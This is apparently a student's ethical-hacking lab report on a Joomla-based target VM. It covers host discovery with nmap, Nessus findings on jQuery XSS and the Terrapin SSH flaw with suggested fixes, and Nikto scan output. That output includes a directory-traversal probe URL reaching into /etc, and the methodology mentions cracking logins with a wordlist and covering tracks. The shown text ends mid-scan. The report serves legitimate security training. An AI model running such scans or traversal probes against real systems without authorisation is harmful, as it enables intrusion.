

Ethical Hacking Report

By Dawud Raziq

Table of Contents

1. Introduction	
• Overview	
• Scenario	
• Objectives	
• Methodology	
• Deliverables	
• Scope	
2. Host Discovery	
• Initial Commands	
• Port Discovery	
• Website Analysis	
3. Vulnerability Scanning and Analysis	
• Nessus Vulnerability Scanner Results	
• Vulnerability Fixes	
• Nikto Scan Results	
4. Gaining Access	
• Exploitation Techniques	
• Metasploit Usage	
• Recommendations for Stronger Passwords	
5. System Update Recommendations	
• Importance of System Updates	
• Risk of Outdated Software	
• Mitigation Strategies	
6. Gaining Root Privileges	
• Investigation Process	
• Root Access Acquisition	
• Final Flag Retrieval	
7. Conclusion	
• Summary of Findings	
• Importance of Proactive Security Measures	
8. Covering Tracks	
• Clearing Tracks after Penetration Testing	
• Key Steps for Covering Tracks	

Overview

This document aims to establish fundamental guidelines for the structure and content of penetration testing reports. While it is recommended to adopt a personalized and branded format, the following outline offers essential elements and a framework to ensure the report effectively communicates insights to the audience.

Scenario

The Djitecha Group of Companies has enlisted my services as an ethical hacker to conduct a comprehensive security assessment of their network infrastructure. With a surge in cyberattacks within their industry, the company's management seeks assurance that their systems are resilient against potential threats. My responsibility entails identifying network vulnerabilities, evaluating associated risks, and proposing countermeasures to mitigate these risks. Utilizing Kali Linux as the attacker system, I will target the network infrastructure, known as the Target of Evaluation (TOE), employing recognized ethical hacking methodologies to uncover vulnerabilities and exploit them.

Objectives:

1. Identify, evaluate, and exploit vulnerabilities within the TOE.
2. Document each stage of the ethical hack in a walkthrough-style technical report.
3. Capture five flags placed within the TOE.
4. Obtain clear-text usernames and passwords of the three users on the TOE.

Methodology:

1. **Reconnaissance:** Gather information about the target network, including IP addresses, domain names, and network infrastructure.
2. **Scanning:** Discover open ports, services running on those ports, and operating system versions.
3. **Enumeration:** Gather detailed information about the target system, including user accounts, shares, and services.
4. **Exploitation:** Utilize identified vulnerabilities to gain unauthorized access to the target system and retrieve flags and user credentials.
5. **Post-Exploitation:** Maintain access to the system, escalate privileges if necessary, and cover tracks to minimize detection.

Deliverables:

1. **Technical Documentation:** A detailed report documenting each stage of the ethical hack, including findings, vulnerabilities, and recommendations.

2. **Presentation:** A presentation summarizing the findings, risks, and proposed countermeasures, tailored for the company's management team.

Scope:

The assessment will focus on the TOE's network infrastructure, including but not limited to servers, workstations, and network devices. The assessment will not extend to physical security measures or social engineering attacks.

Host Discovery

```
(root@kali)~[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.117.128 netmask 255.255.255.0 broadcast 192.168.117.255
    ether 00:0c:29:d0:37:0a txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 342 (342.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3152 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The first command that I ran was ifconfig. This command will display the current configuration of the network interface. This allowed me to see the Ip address and broadcast of my kali Linux machine. This will allow me to run further commands to see the Ip address of the target machine.

▼ Virtual Machine Details

State: Powered on
Snapshot: Snapshot 1
Configuration file: C:\Users\dawud\Downloads\kali-linux-2024.1-vmware-amd64\kali-linux-2024.1-vmware-amd64.vmx
Hardware compatibility: Workstation 8.x virtual machine
Primary IP address: 192.168.117.128

You can also see that the Ip address matches with the Ip address provided in the console section of the kali VM.

Port Discovery

```
(root@kali)-[/home/kali]
# nmap -sN 192.168.117.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-30 09:08 EDT
Nmap scan report for 192.168.117.1
Host is up (0.00034s latency).
All 1000 scanned ports on 192.168.117.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.117.2
Host is up (0.00056s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    open|filtered domain
MAC Address: 00:50:56:E8:9D:83 (VMware)


Nmap scan report for 192.168.117.130
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
80/tcp    open|filtered http
MAC Address: 00:0C:29:FE:68:3B (VMware)

Nmap scan report for 192.168.117.254
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.117.254 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:50:56:E3:CA:E6 (VMware)

Nmap scan report for 192.168.117.128
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.117.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 20.91 seconds
```

The next command that was inputted was the `nmap -sN` command. This command will show the devices connected to my Kali VM. This allowed me to see the different hosts connected to the VM and showed me the open ports. As you can see the only IP address with 2 ports open is the 192.168.117.130 this is evidence that this is the target host.





I then put the IP address into the browser, and it took me to the website of the target machine. I know this is the correct website as the name Tekkadan is the same as the login required by the target machine. This shows that 192.168.117.130 is indeed the IP address of the target host.

As you can see the website requires a login and password, the next stages will be trying to get the login details to try and gain access to the website.



After looking around the website I managed to find the first flag, I clicked on the about us page located on the top right corner, scrolled down clicked on the flag 1 link and located it. I then searched up what CeWL! was and it is a random word list generator.






I followed the Kali Linux link shown above and it allowed to go on and create a word list file so that I can try and use a method to crack the login and password for the Tekkadan. The wordlist can be used later in cracking the login and password.

Vulnerability Scanning and Analysis

The next stage was to run vulnerability scans so that I can try and see the weaknesses within the system and try and exploit them.



The First method I used was the Nessus Vulnerability scanner which identified multiple low vulnerabilities. It identified 1 medium vulnerability and 1 mixed Vulnerability. I have further explored the vulnerabilities and explained them in more detail below.


The screenshot displays the Nessus Essentials web interface in a browser window. The address bar shows the URL `https://localhost:8834/#/scans/reports/8/vulnerabilities/136929`. The interface includes a sidebar with navigation options like 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', and 'TerraScan'. The main content area is titled 'Vulnerabilities' and shows a list of 27 items. The selected vulnerability is 'jQuery 1.2 < 3.5.0 Multiple XSS', which is categorized as 'MEDIUM'. The report details include a description, a solution, a 'See Also' section with links, and an 'Output' section showing the URL and installed/fixed versions. On the right, 'Plugin Details' and 'Risk Information' are provided, including severity, ID, version, type, family, published/modified dates, risk factor, and CVSS scores.

Plugin Details	
Severity:	Medium
ID:	136929
Version:	1.13
Type:	remote
Family:	CGI abuses : XSS
Published:	May 28, 2020
Modified:	March 8, 2024


Risk Information	
Risk Factor:	Medium
CVSS v3.0 Base Score	6.1
CVSS v3.0 Vector:	CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
CVSS v3.0 Temporal Vector:	CVSS:3.0/E:P/RL:O/RC:C
CVSS v3.0 Temporal Score:	5.5
CVSS v2.0 Base Score:	4.3
CVSS v2.0 Temporal Score:	3.4
CVSS v2.0 Vector:	CVSS2#AV:N/AC:M/Au:N/C/I:P/A:N

```
URL      : http://192.168.117.130/media/jui/jquery.min.js?7a4df2f273c77288413247567c4e319
Installed version : 1.12.4
Fixed version    : 3.5.0
```

The first vulnerability shows that the jQuery version detected on the remote web server falls within the range of 1.2 to less than 3.5.0, making it susceptible to multiple cross-site scripting (XSS) vulnerabilities. These vulnerabilities could potentially be exploited by malicious actors to inject and execute harmful scripts within the affected web application's context. However, it's important to note that these vulnerabilities do not impact the security of PAN-OS. Either the specific conditions required for successful exploitation are absent on devices running a PAN-OS release, or these vulnerabilities have no direct security implications for PAN-OS.




The second vulnerability described here, CVE-2023-48795, commonly referred to as "Terrapin," affects SSH servers that support either ChaCha20-Poly1305 or CBC with Encrypt-then-MAC but lack strict key exchange countermeasures. This weakness can be exploited by a remote attacker positioned as a man-in-the-middle (MitM) to truncate the SSH prefix, potentially allowing them to bypass integrity checks and downgrade the security of the connection.



The discovery of an OpenSSH server on a remote host signifies potential vulnerabilities within the system's security infrastructure. OpenSSH, being the predominant implementation of the SSH protocol, presents a range of risks including known vulnerabilities, misconfigurations, susceptibility to brute force attacks, and the possibility of outdated software. Addressing these concerns requires

proactive measures such as regular patch management to update the OpenSSH software, meticulous configuration reviews to ensure secure settings, implementation of monitoring tools and intrusion detection systems to detect suspicious activity, and strict access controls to limit SSH access to authorized users. By diligently adhering to these security practices, the system can mitigate the risks associated with OpenSSH and fortify its defences against unauthorized access and exploitation.



These above are the fixes required to get rid of the vulnerabilities and make the TOE more secure.

The first way is to address the multiple cross-site scripting vulnerabilities, upgrade the jQuery version to 3.5.0 or later. Download the latest jQuery version, replace the existing jQuery file in, and update all references to it. Test the application thoroughly, check for deprecation warnings, and update plugins if needed. This upgrade will ensure the security of the web application.

To fix the Terrapin vulnerability on the remote SSH server you should contact the vendor for an update with strict key exchange countermeasures or disable affected algorithms. Regularly monitor for updates and patches for your SSH server software. Implement additional security measures like network segmentation and intrusion detection systems.

I have provided the 2 above ways to get rid of the current major vulnerabilities within the TOE. Carrying out these two methods should make the system more secure.


The second scan which I done was a nikto scan. The scan showed me multiple things but the main bit which stuck out the most was the Joomla admin page. I explored this further and was able to find another login page. I believe that this is an admin page for the tekadann and having access to this could also be another vulnerability as it could allow for details to be tampered with.

```
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Entry '/layouts/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cache/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/tmp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/language/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/plugins/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/bin/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/components/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/includes/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/libraries/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cli/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/modules/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/administrator/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 14 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /images: IP address found in the 'location' header. The IP is "127.0.1.1". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.1.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../etc: EW FileManager for PostNuke allows arbitrary file retrieval. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2047
```

```
+ /administrator/: This might be interesting.
+ /bin/: This might be interesting.
+ /includes/: This might be interesting.
+ /tmp/: This might be interesting.
+ /LICENSE.txt: License file found may identify site software.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
